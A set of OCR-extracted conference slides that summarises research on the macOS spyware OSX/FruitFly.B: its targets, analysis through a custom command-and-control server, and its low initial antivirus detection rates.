victims are (all?) everyday ppl

Target & Features

can reveal the purpose of the malware



fruitfly (a & b)


targets:
cybercrime

features:
nationstate

designed to spy on
'everyday' people
...for perverse reasons

CONCLUSIONS

wrapping this up




Analyzing OSX/FruitFly.B

...just by asking the right questions


1 built: custom C&C server
2 tasked: the malware
3 observed: the malware's response

results:

	macOS monitoring tools	✓
	full analysis of OSX/FruitFly.B	✓



GENERIC DETECTION
buzz off FruitFly :)



2017-01-31 16:54:15	0/54
2017-01-31 22:02:28	0/53
2017-02-01 15:02:04	0/53
2017-02-01 21:04:43	0/54
2017-02-02 04:27:03	0/54
2017-02-02 14:11:35	0/54


initially undetected

law enforcement 'confirms' this

"the age of some of the code, which could potentially suggest that this malware goes back decades" -malwarebytes

